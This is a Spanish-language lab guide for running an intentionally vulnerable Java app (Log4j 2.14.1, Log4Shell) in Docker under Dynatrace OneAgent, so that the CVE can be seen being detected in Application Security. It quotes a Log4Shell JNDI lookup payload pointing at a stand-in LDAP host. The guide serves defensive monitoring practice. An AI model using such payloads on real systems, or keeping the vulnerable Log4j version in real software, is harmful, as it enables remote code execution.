# Taller 2: Dynatrace OneAgent en Contenedor con Aplicación Java Vulnerable

## 🎯 Objetivo

Simular una aplicación Java con una vulnerabilidad conocida (Log4Shell - CVE-2021-44228), instrumentada con Dynatrace OneAgent para observar su detección en **AppSec Runtime**.


## ✅ Requisitos

- Cuenta de Dynatrace SaaS o Managed con **Application Security** habilitado.
- **Token de instalación** de OneAgent con permisos de descarga.
- Docker Desktop instalado (Windows/macOS/Linux).
- Editor de texto (VS Code, Notepad++, etc.).


## 📁 Archivos necesarios

- `App.java`: aplicación Java vulnerable con Log4j 2.14.1.
- `pom.xml`: dependencias con Log4j vulnerable.
- `log4j2.xml`: configuración del logger.
- `Dockerfile`: instala OneAgent + ejecuta la app Java.

## Configura la detección de vulnerabilidades en Dynatrace (deberás hacer otro periodo de prueba para la función específica)




Además deberás habilitarlo para aplicación como en siguiente la imagen y salvar los cambios.




# Levanta OneAgent en un contenedor

docker run -d --name oneagent --privileged --pid=host --net=host -v /:/mnt/root -v /var/run/docker.sock:/var/run/docker.sock  -v /var/lib/docker/containers:/var/lib/docker/containers -e ONEAGENT_INSTALLER_SCRIPT_URL="https://xxxx4242.live.dynatrace.com/api/v1/deployment/installer/agent/unix/default/latest" -e ONEAGENT_INSTALLER_DOWNLOAD_TOKEN="dt0c01.XXXXXXXXXXX" -e DT_CUSTOM_PROP="Docker=Enabled" -e DT_FEATURE_DETECTION_VULNERABILITIES=1 dynatrace/oneagent

# Levanta la aplicación

docker build -t java-vulnerable-app-dt .

docker run -d -p 6060:6060 -p 9090:9090 java-vulnerable-app-dt




# Probar la vulnerabilidad

Abre en el navegador o usa `curl`:

```
curl "http://localhost:6060/test-vuln"
```


> El endpoint `/test-vuln` genera un payload Log4Shell tipo `${jndi:ldap://example.com/a}` que será registrado en los logs.

---

## 🔍 Validar en Dynatrace (pueden tardar un rato)

1. Ve a **Dynatrace → Application Security → Vulnerabilities**.
2. Busca el proceso o servicio `java-vulnerable-app-dt`.

3. Verifica que se detectó **CVE-2021-44228** y su nivel de riesgo.
4. Puedes revisar los detalles del componente vulnerable: `log4j-core:2.14.1`.




•